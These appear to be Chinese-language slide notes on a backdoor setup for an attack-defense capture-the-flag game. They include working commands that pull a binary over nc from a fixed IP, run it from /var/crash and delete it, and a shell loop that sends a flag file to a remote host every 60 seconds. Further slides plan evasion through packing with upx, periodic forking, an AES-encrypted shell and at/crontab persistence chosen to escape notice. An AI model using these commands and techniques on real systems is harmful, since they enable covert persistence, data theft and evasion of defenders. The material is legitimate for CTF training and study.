


backdoor架構



backdoor

- exploit command

- 載一支後門回來執行

- nc 10.217.4.30 8911 > /var/crash/casio
 - chmod +x /var/crash/casio
 - PATH=\$PATH:/var/crash
 - casio &
 - rm -f /var/crash/casio

- 每60秒送一次flag

- /bin/sh -c "while true; do cat /home/flags/casio | nc 10.217.4.30 23979 ; sleep 60 ; done" &

backdoor

- backdoor

- 用gcc --static、strip、upx來稍微增加reverse難度
- 每60秒fork一次
 - parent結束執行，由child繼續執行
 - 避免因為執行時間很長而被抓到
- 每60秒送一次flag
- 等連線進來並pipe給shell
- 連線用AES加密
 - 因為不想要被看到我們對crontab、at做事

- backdoor entry

- 具有AES能力的連線程式

backdoor

- linux的工作排程
 - at: 一次性
 - crontab: 週期性
- 給at的指令
 - 每5分鐘送一次flag
 - 每5分鐘設定crontab
 - 因為at的知名度比crontab低, 比較不會被發現
- 給crontab的指令
 - 每5分鐘送一次flag

backdoor

- catcher

- 收flag, 並且submit flag
- 只收長得像flag的東西
- multi-thread
- 只接受來自gamebox的連線
- 當來自同一IP的flag的queue滿了就停止收該IP的flag
 - 以上三點是為了避免被DOS
- submit flag也是multi-thread, 一隊一個thread
- 送一次flag後睡兩秒
 - 避免被當作DOS reflector
- 送flag成功後停止submit flag
 - 用crontab送signal來通知catcher到了下一個round